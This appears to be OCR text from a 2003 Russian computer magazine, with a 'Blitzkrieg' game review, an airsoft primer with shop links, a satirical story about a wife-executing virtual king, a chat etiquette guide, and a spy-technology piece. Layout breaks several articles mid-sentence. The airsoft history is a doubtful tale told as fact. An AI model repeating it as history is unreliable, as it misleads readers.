Итак, "Блицкриг". Игроку придется начать игру в чине майора советских, германских или союзных войск и пройти всю войну от вторжения Германии в Польшу и до ее, Германии, капитуляции. С самого начала игроку будет подчинен один бронетанковый взвод и одна артиллерийская батарея. С дальнейшим ростом звания будут придаваться дополнительные войска. Тут же всплывает первая особенность: подчиненные игроку войска могут накапливать боевой опыт, менять устаревшую боевую технику на новые образцы и при определенной доле везения пройти всю войну от начала до конца. Дополнительный личный состав и средства находятся в распоряжении игрока только в течение одной миссии. Таким образом стимулируются бережное отношение к "собственным" войскам и своевременная замена техники новейшими образцами. Следующая особенность игры — построение собственно кампании: кроме "обязательных" (авторы называют их "историческими") для продвижения игры миссий, как правило, описывающих какое-либо ключевое сражение на том или ином участке войны, существуют побочные миссии, выполнение которых игроку не навязывается. Но тут-то и кроется особенность: за выполнение побочных миссий даются новые, недоступные на данном участке войны образцы боевой техники.

Таким образом, пововав "вокруг" основной миссии, можно без проблем получить в лице своих подчиненных ударную зондеркоманду, вооруженную самой современной техникой. А это несомненно упростит прохождение обязательной миссии. Более того, особенно редкие, дорогие или мелкосерийные образцы техники и вооружения можно получить только в результате прохождения дополнительных миссий. Эти миссии генерируются случайным образом по специальному шаблону, так что играть в них можно до бесконечности.

Сами по себе сражения получатся достаточно интересными и ин-

Жанр: Стратегия в реальном времени

Издатель: 1С

Разработчик: Nival Interactive

Минимальные системные требования: Pentium 3 600 МГц, 128 Мбайт памяти, 3D-ускоритель с 32 Мбайт памяти, 2,5 Гбайт на жестком диске.

Поддержка многопользовательской игры: Internet, LAN

Тема второй мировой войны всегда была достаточно популярной в среде разработчиков компьютерных игр. Еще бы, ведь реальные исторические события, затронувшие весь мир, представляют собой идеальную основу для любого сколько-нибудь творческого проекта. По истечении сроков давности открыт доступ к ранее недоступным документам, дополнившим и без того могучую историческую базу. За время войны прогремели крупнейшие за всю историю человечества сражения, произошел огромный технологический рывок, появилось самое грозное оружие из всех, когда-либо созданных. С точки зрения разработчика компьютерной игры это одна из самых благодатных сред: не нужно ничего придумывать, достаточно обратиться к реальным документам, да

привлечь к разработке проекта участников описываемых событий.

И все-таки существует некоторый жанровый пробел в стратегических играх на тему второй мировой. В стройных рядах симуляторов практически любой боевой техники, зубодробительно сложных и малоинтересных, и не так давно вошедших в моду 3D-шутеров зияет стратегическая брешь, в которой до последнего времени виднелись лишь далекая от народа серия Close Combat да "Противостояние" с бесконечной вереницей унылых аддонов. Игры это, конечно, неплохие, но уже весьма почтенного возраста и изрядно приевшиеся.

Разработчики "Блицкрига", точно подметив практически незанятую нишу, сработали наверняка, и их проект просто должен был стать отличной игрой.



тенсивными, в основном благодаря тому, что в игре используются более сложные правила, чем в обычной стратегии. Здесь отряд пехоты не может "застрочить" из автоматов танк, техника имеет разные уровни бронирования с разных сторон, и вполне возможно, что подбить тяжелый танк в лобовую броню из малокалиберной пушки не удастся: снаряды будут просто отскакивать. Дальнобойная артиллерия способна вести огонь по площадям, находящимся на большом удалении от артиллерии. Однако обстреливать противника издалека, оставаясь в полной безопасности, не удастся: тяжелые пушки, минометы и ракетные установки во время стрельбы становятся "слышны" на карте, и в любой момент можно ждать вражеского авианалета, контрбатарейного огня или атаки на "засветившуюся" артиллерию.

В игре применена весьма реалистичная система снабжения: боеприпасы и подкрепления подвозятся на позиции специальными грузовиками. В отличие от "Противостояния", боеприпасы не материализуются таинственным образом в кузовах грузовиков, а загружаются туда со складов. Главный склад по аналогии со стратегиями можно считать некоторым подобием "базы". И хотя ни свой, ни вражеский главный склад нельзя уничтожить (он восстановится сам собой), его вполне можно захватить. Кроме того, на карте, как правило, находится несколько полевых складов. Таким образом, приложив некоторые усилия, можно от-

сечь противника от линий снабжения, лишив его тем самым в первую очередь артиллерии, — ведь пушки и минометы потребляют очень много боеприпасов.

Интересно выполнена поддержка авиации. Тут действует принцип, схожий с игрой "камень—ножницы—бумага", поскольку игрок не может вызывать для оказания поддержки сразу несколько типов самолетов. Патрулирующие небо истребители без проблем расправятся со штурмовиками, разведчиками и десантными самолетами противника. В то же время истребители не могут проводить разведку, атаковать наземные цели и очень уязвимы для огня зенитной артиллерии. Тяжелые бомбардировщики могут сравняться с землей целый городской квартал и способны постоять за себя во время атаки истребителей, но тоже уязвимы для огня тяжелых зенитных орудий (небольшие зенитки и пулеметы не способны достать высоко летящие бомбардировщики). Штурмовики великолепно справляются с "чисткой" вражеских позиций и применяют к каждой цели "индивидуальный" подход, наносят точечные удары по технике и даже проходятся пулеметным огнем по окопам. Низкая высота и скорость полета делает штурмовую авиацию уязвимой для атак как с земли, так и с воздуха. Разведывательные и десантные самолеты не вооружены, тихоходны и не способны постоять за себя, зато первые могут служить отличными наводчиками для артиллерийского огня, а вторые — сбросить пару пехотных взво-

дов в тылу врага. Таким образом, зная сильные и слабые стороны разных самолетов, можно применять маленькие хитрости. Например, обнаружив, что противник вызвал штурмовики и отправил их в хорошо защищенный вашими зенитками регион, можно смело вызывать свои десантные, штурмовые или разведывательные самолеты, не опасаясь их перехвата шустрými вражескими истребителями.

Разумеется, для сохранения играбельности и удобства кое-где пришлось пожертвовать реализмом: наибольшие споры вызывает радиус стрельбы всех боевых единиц, за исключением дальнобойной артиллерии. Если гаубицы, как им и полагаются, достают врага в любой точке на карте, то редкий танк стреляет на расстоянии, превышающее 3—4 длины собственного корпуса. С одной стороны, вроде бы серьезнейший удар по реалистичности, а с другой, управлять боем становится очень удобно: вся техника умещается на одном экране, избавляя игрока от необходимости перетаскивать туда-сюда карту, чтобы отдавать приказы и следить за сражением.

Хотим, чтоб красиво!

Все элементы ландшафта, здания, сооружения, деревья, люди и практически все остальное выполнено в виде спрайтов. А вот вся боевая техника, танки, пушки, самолеты — наоборот, представлены трехмерными моделями. В результате получается очень четкая и детализи-

рованная картинка, на которой в то же время видна предельно реалистичная динамика движения техники: грузовики подпрыгивают на колдобинах, танки покачиваются от отдачи собственных орудий, а самолеты в воздухе выполняют различные хитрые маневры.

Художниками проделана просто титаническая работа, и чтобы в этом убедиться, достаточно просто взглянуть на экран — вы увидите огромное количество домов, сараев, колодцев, деревьев, кустов, камешков, лужиц и прочих на первый взгляд совершенно незначительных деталей, которые и придают картинке достоверность. В зависимости от театра военных действий многие объекты видеоизменяются и ни за что невозможно перепутать европейский городок с поселком из российской глубинки. Вся военная техника, разумеется, тоже перекрашивается в соответствующую климату "боевую раскраску". А ведь многие объекты помимо "летнего" существуют еще и в "зимне-осенних" вариантах. За такой объем работ авторам вполне можно простить даже отсутствие в игре смены времени суток, ведь тогда пришлось бы рисовать еще и "ночные" варианты.

Естественно, есть и полный набор шикарных спецэффектов, различные по размерам взрывы, остающиеся на земле воронки и следы гусениц, уничтоженная техника, погодные эффекты (включая даже песчаные бури). Тут тоже добавлен интересный моментик: у горящих зданий дым и огонь валит не откуда попало,

а из окон, дверей и проломов в стенах и крыше. Причем все эти красоты приемлемо смотрятся и на посредственных системах, поскольку "Блицкриг" отличается весьма скромными по нашим временам системными требованиями. Единственное слабое место — лишь объем игры, занимаемый на жестком диске.

Не забыта и сетевая игра. Правда, в наличии всего два режима, оба вращаются вокруг "позиционной войны", когда залогом победы является удержание некоторых точек на карте, и отсутствует возможность добавлять в многопользовательские сражения управляемых компьютером оппонентов. Впрочем, практически открытая архитектура игры и наличие редакторов для создания собственных миссий и кампаний, а также изменения характеристик любой техники эти недостатки сглаживают. Так что если вам категорически что-то не нравится (например, упомянутая малая дальность стрельбы техники), то все можно легко исправить. Кстати говоря, игра доступна в двух вариантах — на двух или трех компакт-дисках. Третий диск является дополнительным и содержит все ресурсы игры в открытых форматах. Разумеется, трехдисковый вариант предназначается в первую очередь для тех, кто планирует заняться разработкой крупных модификаций игры. Обычный редактор карт, скриптов и техники есть и на двухдисковой версии.

Отдельный поклон авторам за энциклопедию всей техники, доступ-

ной в игре. Теперь игроку совершенно не обязательно досконально знать, чем "ИС-2" отличается от "Тигра", на любую боевую единицу завешено специальное досье, где приводится краткая (а для наиболее известных образцов не такая уж и краткая) историческая справка и таблица важнейших тактико-технических характеристик.

Вообще, "Блицкриг" — весьма доброжелательная по отношению к пользователю игра. Обилие справочной информации, полный комплект обучающих миссий и даже помощь по отдельным элементам интерфейса — все это существенно экономит время и снимает массу ненужных вопросов.

Итого

"Блицкриг" на сегодняшний день представляет практически лучшую тематическую стратегию, с интересными находками, существенно разнообразящими игровой процесс, с простым и функциональным интерфейсом, изрядной долей реализма и великолепной графикой. Более того, игра предельно дружелюбна и не отсылает игрока к чтению толстых мануалов и исторических фолиантов. И несмотря на все это игра не обременена огромным количеством недоделок и багов, к тому же отличается весьма скромными системными требованиями. Можно смело утверждать, что "Блицкриг" — один из лучших проектов этой весны. Не пропустите!

Showstopper



Красное солнце клонилось к закату, но все равно было очень жарко. Духоты не выдерживал даже пыльный седой ковыль, хрустящий под подошвами прыжковых ботинок. Тяжелое дыхание. Все-таки марш-бросок с полной выкладкой — не шутка. Тридцать минут наблюдения увенчались успехом: теперь я знаю периодичность и состав патрулей противника.

Понедобнее устраиваю снайперскую винтовку. Прицеливаюсь. У меня в запасе минута тридцать секунд до тех пор, пока справа появится патруль. Время пошло. Плавно навожу прицел на объект. Глубоко вдыхаю, выдыхаю половину воздуха и плавно нажимаю спусковой крючок... Выстрел. Фигура в прицеле валится, как подкошенная. Еще бы, шарик в голову — не фунт изюма.

Охрана срывает с плеч автоматы и открывает неприцельный огонь в мою сторону. Ничего страшного. Шарики ложатся метрах в пятидесяти ниже по холму.

Винтовку за спину, достаю пистолет. Впереди — многокилометровый марш к точке "R", где меня заберет вертолет...

В последнее время в России набирает популярность еще один вид спорта или, если хотите, активного отдыха — страйкбол. Давайте подробнее разберемся, что же это за игра и как в нее играть...



Что это такое — страйкбол?

Поясняя. Термин "страйкбол" родился в России сравнительно недавно, образован по аналогии с пейнтболом. И там, и там в качестве поражающего элемента используются шарики. Различие лишь в том, что в пейнтболе используются шарики с краской, а в страйкболе — без краски, цельные пластиковые.



СТРАЙКБОЛ-ВОЙНА ПОНАРОШКУ?

Во всем остальном мире страйкбол называют по-разному — кто hardball (твердый шар), кто airsoft (сжатый воздух). Оба эти термина обоснованы, потому что, во-первых, шарики действительно твердые (некоторые не раздавить и плоскогубцами), и, во-вторых, для метания шаров используется сжатый воздух.

Откуда взялся страйкбол? Давайте совершим небольшой экскурс в историю. 1946-й год, конец второй мировой войны. Страны Оси повержены, и в Японии царят американцы. Согласно ими же установленным законам, Япония еще долго не сможет производить оружие и тренировать своих солдат, исключая лишь хилые силы самообороны. Впоследствии будут запрещены даже пейнтбольные маркеры.

Потомков гордых самураев это не устраивает, и они изобретают потрясающе хитрый ход: налаживают выпуск стрелкового оружия, но... пневматического. Игрушки! Оружие не огнестрельное, значит, не попадает под ограничение американцев! Вес и внешний вид соответствуют копируемому оружию. Трениро-

ваться можно? Еще как! Даже принцип сборки-разборки, действия автоматике и скорострельность соответствуют своим прототипам.

Так японцы возобновили тренировки своих сил самообороны практически без потери качества, а мир впоследствии получил страйкбольное оружие — пневматику калибра 6 мм.

Итак, страйкбол — это командная игра, в которой стрельба ведется пластмассовыми шариками калибра 6 мм и весом от 0,12 до 0,43 г из точных пневматических копий реального боевого оружия, изготовленных из ударопрочного пластика, легких сплавов и металла. Аксессуары боевых моделей оружия и их страйкбольных копий почти всегда взаимозаменяемы: можно поставить на пневматический M-60 ленту от реального пулемета или же на кронштейн — оптический прицел, снятый с реальной снайперской винтовки.

Излишне говорить, что страйкбольное оружие даже с близкого расстояния вполне можно принять за реальное...

Из чего стреляем?

6-миллиметровое пневматическое оружие делится на три класса по принципу действия автоматики.

Первым классом, самым большим, является механическое оружие (к примеру, модели, представленные по адресу http://www.dentrinityshop.com/pl_short_gun.jsp). В него входят около 50 моделей пистолетов, пистолетов-пулеметов и винтовок. Выстрел производится путем спуска с боевого взвода подпружиненного поршня, перемещающегося внутри пневматической камеры. Перед каждым выстрелом поршень требуется взвести мускульной силой стрелка, передергивая затвор (для пистолетов) или отводя назад рукоятку заряжания (для гладкоствольных ружей и винтовок). Пневматическая камера, поршень, спусковой механизм изготовлены из полиэтилена высокого давления, ствол — латунный. Прицельная дальность стрельбы составляет 10—15 м для пистолетов и 20—25 м для автоматов. Скорострельность — 1 прицельный выстрел в секунду (или 1,5—2 неприцельных, от бедра).

Второй класс — газобаллонное оружие (http://www.dentrinityshop.com/pl_hand_gun.jsp). Копируются, как правило, курковые модели, которые приводятся в действие энергией сжатого газа, закачиваемого через клапан в рукоятку. Принцип действия схож с работой газобаллонного пистолета под стальные шарики калибра 4,5 мм. При отводе назад затворной рамы вместе с ней отходит подаватель, который при обратном ходе досылает в патронник очередной шар и удерживает его там, запирая канал ствола резиновой прокладкой. При спуске курок бьет бойком по клапану заполненного газом дозатора, открывая его на непродолжительное время. Расширяясь, газ выталкивает из патронника шарик, который закручивается вверх благодаря специальной резиновой прокладке особой формы, расположенной в начале ствольного канала. Эта система закрутки шарика, которой, кстати, оборудованы и некоторые модели "механической" серии, получила название

"Хоп-ап". Благодаря этому достигается устойчивая траектория полета шарика, повышается прицельная дальность (более 20 м). Стрельба из газобаллонного оружия может происходить и самовзводом, что значительно повышает скорострельность, правда, в ущерб точности.



Среди образцов оружия этого типа оригинальностью отличаются копии пистолетов в исполнении "Blow back" (отдача). Сжатый воздух здесь закачивается прямо в магазин с шариками. При стрельбе из него затворная рама пистолета отходит назад, имитируя отдачу, как у насто-

ящего пистолета. Оружие с этой системой часто используется при съемках художественных фильмов.

Третья, наиболее интересная категория — это электропневматическое оружие, или AEG (Automatic Electric Gun), то есть модели с электрическим приводом на воздушный компрессор (http://www.dentrinityshop.com/pl_aeg.jsp). Это устройство позволяет вести автоматический огонь со скоростью порядка 700—800 выстрелов в минуту на максимальное расстояние около 60 метров. Все оружие этой категории оснащено регулируемой системой "хоп-ап", то есть стрелок по желанию может изменять силу закручивания шарика, достигая наибольшей дальности при наивысшей кучности. В зависимости от используемых шариков (вес от 0,1 до 0,4 г) и настраивается "хоп-ап", иначе более легкие шарики при сильной подкрутке на середине траектории резко уходят вверх.

Приводятся в действие такие автоматы высокоточными электромоторами напряжением 8,4 В, питание — от никель-кадмиевых аккумуляторов емкостью 600 или 1300 мА/ч. Одной зарядки аккумулятора 1300 мА/ч хватает примерно на 3500—4000 выстрелов, 600 мА/ч — втрое меньше.

Артём Платонов

А где все это можно посмотреть поподробнее?

Магазины по продаже оружия и снаряжения

Wargamer (http://www3.wargameclub.com/WGC_Shop/)

Den Trinity (http://www.dentrinityshop.com/pl_aeg.jsp)

AirsoftClub.ru (<http://www.airsoftclub.ru/shop/shop.shtml>)

AirsoftLand.ru (<http://www.airsoftland.ru/gunshop/razdel.php3?ses=95346433510573>)

Публикации на тему

AirsoftGun.ru (<http://www.airsoftgun.ru/articles/>)

AirsoftClub.ru (<http://www.airsoftclub.ru/publications/publications.shtml>)

AirsoftLand.ru (<http://www.airsoftland.ru/made.php3>)

Сайты команд

AirsoftGun.ru (<http://www.airsoftgun.ru/>)

Весь питерский страйкбол (<http://www.airsoftgun.spb.ru/>)

AirsoftClub.ru (<http://www.airsoftclub.ru/>)

AirsoftLand.ru (<http://www.airsoftland.ru/>)

Страйкбол в Кемерово (<http://strikeball.kemernet.ru/>)

Команды Питера

МВД (<http://www.МЕНТ.ru/>)

SWAT (<http://www.airsoftgun.spb.ru/swatmemb.html>)

KSK (<http://www.airsoftgun.spb.ru/ksk.htm>)

Red Kaktuss (<http://www.airsoftgun.spb.ru/redkaktuss/>)



Королевство за \$9,99, включая НДС

Жил да был я. В Тридевятом Виртуальном Королевстве. Месяц — два бакса, полгода — трешка, а если арендовать на пожизненное пользование — \$9,99, включая НДС.

Должность у меня — король. В реале я, правда... Но не будем о грустном. А здесь — король. Замок с башенками на холме, леса-поля... Красота! И все как настоящее. Хоть в лупу рассматривай, хоть руками трогай. По утрам рыцарские турниры, по вечерам балы. По вторникам крестовые походы на соседние царства-государства, по четвергам жду неприятеля к себе. Раз в месяц — свадьба. Нет, гарем я не держу, королевство мое христианское. Поэтому действую по методу Синей Бороды: отгулял медовой месяц — и супругу в расход. А то присосется пиявка, как в реале... Но не будем, не будем о грустном.

Казнь королевы — это всегда праздник. Зевак собирается целая площадь. "Да здравствует король!", кричат, и все такое. Вот вы видели когда-нибудь глаза своей жены после вынесения ей смертного приговора? Я — каждый месяц. Очень, знаете ли, поднимает самооценку.

Так я и жил. Горя не знал, в реал лишь на работу ходил. Проблем с невестами в Тридевятом не было. Я им — приворотное в бокал. Выпьют и влюбятся. В меня, Эрика Некрасивого. И не просто влюбятся, втрескаются по уши. Можно руку и сердце предлагать, можно душой называть — смотрят преданно.

Невест я отбирал сам. На королевских балах. Для чего ввел специальный "Декрет о Золушке", который строго карал родителей, запрещавших дочерям посещать дискотеки. И девушки шли на мои балы, как загипнотизированные. Знали, чем все может кончиться, а все равно подавай им острых ощущений. Я восседал на троне, тискал очередную королеву и выслушивал советы придворных.

— Ваше величество! — шептал мне на ухо первый министр Джо Сильвера. — Обратите внимание на Якобину, дочку мясника. Вон ту блондиночку.

— Да они все блондиночки, — отвечал я.

— Она в желтом, ваше величество, — не унимался Сильвера. — А подол петухами расшит...

— Даже не смотрите, ваше величество, — сопел в другое ухо палач Том Байрон. — Подол с петухами — ну и вкус! Взгляните лучше вон на ту блондиночку.

— Да они все блондиночки...

— Она в голубом, ваше величество, — не унимался палач. — А подол с единорогами. Кристина, дочка звездочета. До чего аппетитная...

Надо признать, что все девушки в Тридевятом были практически на одно лицо. Носики-курносики, чуть надутые губки, глаза голубые, обесцвеченные кудряшки. Матрицей для них послужило старое фото из журнала "Плейбой". Программист, понятно, девушек подретушировал, одел одну в желтое, другую в голубое. Но заголишь королеву, а там — одно и то же! И никаких новых геометрических перспектив.

На этом я и погорел. Как-то во вторник напали мы на Новую Трансильванию — виртуальную империю, где правил Дракула II. Поход прошел успешно: разбили рыцарей, спалили окрестные деревни, осадили замок. Дракула II зубы в бойницу скалит, словами нехорошими нас кроет. Мои воины посыпают замок стрелами, но на штурм идти не хотят — опасаются чанов с кипятком. И тут со скрипом открылись ворота замка. Плянул я: стоит в проходе девушка. Черноокая. В красном. А на подоле василиск вышит. Она-то нам ворота и открыла. Ворвались мы в замок. Дракула II дал деру в реал, но мы отвели душу на кухарках — порубали всех в капусту. Потом забросил я черноокою на коня и галопом к себе в Королевство.

Ну, а по возвращении сразу приказал казнить королеву, достал склянку с приворотным и подступил к пленнице.

— Как зовут тебя, красавица?

— Рафаэла, ваше величество, — отвечает она и падает передо мной на колени.

— Что же ты, Рафаэла, ворота открыла? Господина своего Дракулу предала...

Заблестели в глазах чужеземки слезы.

— Замуж он меня за себя звал, ваше величество. Уж и день свадьбы назначил. А я не хотела.

— Как так? — осерчал я. — Слово государя для программы — закон.

Разрыдалась тут Рафаэла пуще прежнего, руки заломила и говорит:

— Вас я люблю, ваше величество. Сиротой я росла, без матери, в детстве с папой на работу в казначейство ходила, а там, чтоб не скучать, с монетами играла. И попалась мне как-то заграничная монета с вашим профилем. Я как ее увидела, так в вас и влюбилась.

— Влюбилась? Да я же Эрик Некрасивый.

— Для кого и некрасивый, а я ту монету за щеку спрятала, из казначейства вынесла и любовалась вами в тайне.

И достает из-за щеки золотой гульден с моим профилем.

— Опомнись, дура! — кричу, а самому приятно. — Я ж всех своих жен казнил.

— Так до того месяца с ними жили, — отвечает чужеземка. — Да за такое счастье и жизни не жалко.

Тут-то я и растаял окончательно. Плеснул приворотное в бокал, спрашиваю:

— Пойдешь за меня замуж?

Отодвинула Рафаэла бокал, глаза засверкали.

— Я, ваше величество, за вас и без всякого приворотного пойду. Ибо люблю вас сильнее жизни. Одного боюсь: все ваши жены блон-

динки были, а я черненькая — наскучу быстро. Пожалейте меня, ваше величество: выпейте приворотное сами и подарите скромной девушке месяц безумной любви.

Хорошо сказала. Я чуть сам не разрыдался. Осушил одним залпом бокал, глянул на Рафаэлу влюбленным взглядом, подхватил на руки и понес в тронный зал. Мы как раз кольцами обменивались, когда моей бывшей под окном голову отрубили. Непередаваемые ощущения!

И стали мы жить. В принципе, у черноокой под красным оказалось то же самое, что у других под желтым и голубым. Но с небольшими отличиями. Тут чуть поуже, там чуть пошире. Плюс родинка на интересном месте. А что моя Рафаэла в спальне вытворяла — не перескажешь!

И вдруг...

— Ваше величество, — шепчет мне Джо Сильвера, — Сегодня месяц, как вы с Рафаэлой свадьбу сыграли. Пора бы ее того...

А Том Байрон уже потирает мозолистые руки.

— Как месяц? — удивляюсь. — А ведь и вправду... Так я же новую невесту еще не выбрал.

— Выберете, ваше величество. — Девушек в Тридевятиом много. А с этой пора кончать.

— Пойдите, — кричу. — А если у меня к ней серьезное чувство?

— Ваше величество, — умиляется палач. — Тем острее будут ваши переживания в момент казни.

— Хорошо, подготовьте указ, я его подпишу... на днях.

— Указ давно готов, — кланяется первый министр.

Что ж, имидж короля превыше всего. Взял я перо, занес над указом... И тут — ба-бах! — распахнулась дверь и в тронный зал вбежала моя Рафаэла.

— Поздравьте, ваше величество! — кричит. — Я беременна.

— Не может быть! — кричат Сильвера и Байрон.

— Может, вот справка от придворного врача.

Что тут скажешь? Казнить Рафаэлу?

И вместе с ней наследника престола? Фиг вам! Прогнал я первого министра и палача с глаз долой и закатил пир на все Тридевятиое.

Ну, а через пару недель у Рафаэлы округлился живот. Почему так быстро? Я и сам поинтересовался. А Рафаэла объяснила, что у них в Трансильвании за год по три урожая снимают, а уж детишки растут — куда там нашим грибам.

И точно, вскоре родился наследник престола Феропонт Мудрый. Оргии в королевской спальне прекратились, начались пеленки-распашонки... Наследник оказался плаксивой. Сирена, и только. Я поначалу крепился, уши затыкал. Потом стал все чаще задерживаться в реале. На недельку, на две. Летом взял отпуск и махнул на море...

Вернулся я в Тридевятиое только осенью. Гляжу — Феропонт подрос, на вид ему лет шестнадцать, книжки по программированию читает. И Рафаэла не скучает: в мое отсутствие взяла государственные дела в свои руки, указы подписывает — только бумага шуршит.

— Ты где был? — спрашивает, и нет уж в ее

голосе былой любви. — Я тут без тебя две войны выиграла, наследника вырастила, а ты в реале с вонючими женщинами развлекаешься?

— Почему это "с вонючими"?

— В реале все имеет запах. Значит, и бабы все вонючие. И ты мне зубы не заговаривай, твое величество. Ответь лучше, когда в следующий раз пропадешь?

— Не знаю, — говорю. — Работа у меня. То да се.

— А раз не знаешь, — подпиши указ о передаче власти наследнику.

Тут-то вся любовь у меня из головы враз и вылетела.

— Измена! — кричу.

Но без толку. Первого министра Джо Сильверу по приказу Рафаэлы казнили. Палач Том Байрон его и казнил, переметнувшись на сторону королевы.

— Подпиши по-хорошему, — требует Рафаэла.

— Не подпишу, — ерепенюсь я. — Самозванка! Дрянь!

— Тогда, — говорит, — тебя отстранит от власти Королевский Совет, как слабоумного.

— Это я-то слабоумный!.. — начал я, но тут двое стражников схватили меня за руки и повели на Совет.

Там уже ждали палач Том Байрон и наследник Феропонт Мудрый.

— Сколько будет: 46790654x6356865? — спрашивает Байрон.

— Я вам не калькулятор, — отвечаю.

— Да это же элементарно, — смеется Феропонт, — 297441870739710.

— У меня гуманитарное образование, — говорю. — Так что попрошу вопросы без циферок.

— Это запросто, — соглашается палач. — Расскажи наизусть "Виртуальный свет" Гибсона.

— Вы что — очумели?

А Феропонт Мудрый начинает:

— "Курьер прислонился лбом к слоеному пирогу стекла, аргона и ударопрочного пластика. Над окраинами города висит боевой вертолет..."

— Заткнись, — кричу я. — Ты же программа, а я — человек.

Но разве тут что-то докажешь. Отстранили меня от власти, сослали в деревню коз пасти. Хотел я народное восстание поднять, да куда там! Крестьяне вилами побили, девушки обсмеяли.

Тут объявился из реала Дракула II, тот самый. Рафаэла упала в ноги Феропонту Мудрому и призналась, что его настоящий отец — трансильванский император. Феропонт заключил своего нового отца в объятия и тут же скончался от неизвестной болезни. Вся власть перешла к Рафаэле, королеве-матери. Через день она вышла замуж за Дракулу II, и Тридевятиое Королевство мирно вошло в состав Новой Трансильвании. Обставил меня император, как мальчишку. Я понял, что ловить больше нечего, и слинял в реал.

Такая вот история. Хотя убытков, если вдуматься, всего-то на \$9,99. Было бы с чего расстраиваться.

Пауль Госсен (Германия)



Самоучитель по выживанию в чатах

Окончание. Начало см. "Магия ПК" №2/2003

Человек с ружьем, или Модератор

Кто он такой, этот модератор? Суперсовременная программа, отлавливающая малейшие признаки несоблюдения правил чата и безжалостно за это карающая? Неделю не спавший сотрудник ФСБ, вылавливающий в чате человека, который толкнул неграм килограмм плутония? Кто?

Могу вас обрадовать, модератор — такой же человек, как и обычные чатовцы. Разве что возможностей у него побольше: он может тем или иным способом воздействовать на нарушителя правил чата. Может сделать так, что сообщения нарушителя временно не будут видны другим. Может удалить хулигана — однократно или на неделю. Может запретить доступ как по определенному ник-

нейму, так и по IP-адресу. Может, наконец, обрубить всю подсеть, на которой сидит нарушитель — теперь от данного провайдера вообще никто не зайдет в чат.

В общем, модератор — это своеобразный милиционер. У него имеется своя дубинка, которой он может пользоваться, как считает нужным. Но модераторов, как в реальной жизни милиционеров, ограничивают предписания и инструкции. Более того, модератора могут запросто снять за превышение своих полномочий. Так что если вы терпите произвол от лица модератора — смело пишите жалобы администрации сайта, да чем больше, тем лучше.

Вообще быть модератором нелегко. Тут нужно быть не просто вежливым, терпеливым и честным человеком, имеющим определенный авторитет в чате, но и немного психо-

логом. Новички в первую очередь смотрят на тех, кто обладает реальной властью в чате. А если представители этой самой власти будут нарушать всяческие правила, удалять людей за просто так и вообще вести себя неподобающе, то и отношение к чату будет плохим. А возможно, и к сайту, где находится этот чат. А это уже — определенный урон, так как теряется аудитория.

Если вы ювелирно подавите в зачатке нарастающий скандал в чате, вам никто даже и "спасибо" не скажет. Однако стоит вам только упустить хоть одно матерное слово в общаке (ну, отвлекся от монитора), как тут же на вас навесят всех собак — как же так, должен бдить, и не бдит! Начальство спит и видит, как бы дать вам побольше обязанностей, а прав — наоборот, поменьше. Иногда вам приходится долго и нудно доказывать, что вы не верблюд и выкинули

Шпионят электронные оборотни

Вчерашние шпионы отдыхают!

Обратите внимание на фотографию. Ну, разве это не чудо? Японцы создали плащ-невидимку. Нужно, конечно иметь определенное воображение, но результат на лицо! Надеваешь плащ, в структуре которого большое количество датчиков, светодиодов, камер и сквозь тебя можно видеть.



В двадцать первом веке такая древнейшая человеческая профессия, как "шпион", перестает быть человеческой.

В канун нового тысячелетия запатентованный футуролог Йен Пирсон ут-

верждал, что люди начнут вживлять различные имплантаты собакам, кошкам, птицам... И он не ошибся! Уже в 2000 году группа калифорнийских ученых провела уникальный эксперимент. К оптическому нерву кошки было подключено специальное оборудование, которое позволило "считывать" информацию и превращать ее в визуальные образы. Другими словами, люди посмотрели на окружающий мир глазами подопытного животного.

Кибер-тараканы

Японские исследователи из Токійского университета учатся управлять на расстоянии движением тараканов. На их опыты правительство страны уже выделило 5 млн долларов, понимая перспективу обладания таким дешевым и мощным оружием, как бесчисленные полчища этих домашних насекомых. Головы этих насекомых оснащаются элект-

ронными приборами с микроскопическими процессорами, которые посылают сигнал на электроды, имплантированные в тараканий мозг.

Сигналы управления посылаются с дистанционного пульта. Нажимая на кнопки, человек воздействует на электроды и задает путь следования насекомого. По приказу человека подопытный таракан уже может поворачивать налево или направо, двигаться вперед или отползать назад. Однако ученые жалуются, что пока эта система управления очень часто дает сбои: подопытные насекомые бегут, куда им вздумается, видимо, протестуя таким образом против "электронного рабства".

Но японцы не теряют надежду и в будущем собираются оборудовать тараканьи головы крошечными видеокамерами, которые могут быть использованы для выполнения шпионских миссий и проведения спасательных работ.

Васю из чата за то, что тот злобно нарушал правила, а вовсе не из-за того, что вчера вам дал в глаз чувак по имени Вася. И все это удовольствие — абсолютно бесплатно. Я еще не видел ни одного модератора, которому за работу платили бы деньги. Иностранцы, когда об этом узнают, искренне удивляются.

Но вместе с тем вас будут уважать и даже бояться, ибо вы можете приложить своей дубинкой каждого, кого пожелаете. Если вы будете работать честно и корректно, то, возможно, население чата всем скопом встанет за вас, когда администрация надумает лишить вас модераторских прав. Если же будете использовать служебные возможности в личных целях, то когда вас лишат прав, о вас никто даже и не вспомнит.

Простому пользователю с модератором лучше общаться уважительно. Модератор вообще человек нервный — ему постоянно приходится бдить, в то время как другие разговаривают и развлекаются. Имейте к нему уважение. Если у вас оно уже

кончилось, то самое время прощаться с чатом, чтобы вас из него не попросили.

Прощание Славянки

Итак, время уже поджимает, провайдер лелеет планы вас отключить или же в кровати вас ждет молодой и любящий организм. Так или иначе, из чата пора уходить. Но уйти можно просто, а можно так, чтобы это заметили все. Или, по крайней мере, большая часть народа.

Можно уйти по-английски, то есть просто закрыв окошко с чатом. Ваши собеседники еще долго будут недоумевать, почему это вы им не отвечаете. Этот способ применим тогда, когда нужно экстренно свалить и времени на прощания нет.

Можно торопливо проблеять "Всем пока" и жать на кнопку "Выход". Наиболее часто применяемый вариант.

Можно персонально попрощаться с каждым, а также выкинуть в эфир пару-тройку раз все то же

"Пока всем". Тогда на вас обратит внимание весь чат. К сожалению, часто для некоторых это бывает единственный момент, когда на них вообще обращают внимание.

Можно напоследок выкинуть какую-нибудь гадость. Тогда уж вас точно запомнят все, в том числе и модератор. Если его в этот момент не будет, то, скорее всего, ему передадут. Тогда я вам не завидую.

А вообще, чтобы выделиться из толпы обычных прощаний-приветствий, к словам прибавляют псевдографику. Ну, к примеру, *** вот так ***, или _^^^ вот так ^^_ , или еще как-нибудь... попробуйте изобрести что-нибудь свое, это несложно.

"Итоги" с Артемом Платоновым

Если после прочтения этого самоучителя вы хотя бы поймете, что на вопрос "А что такое RTFM?" следует отвечать "RTFM!", то я буду искренне польщен.

Артём Платонов

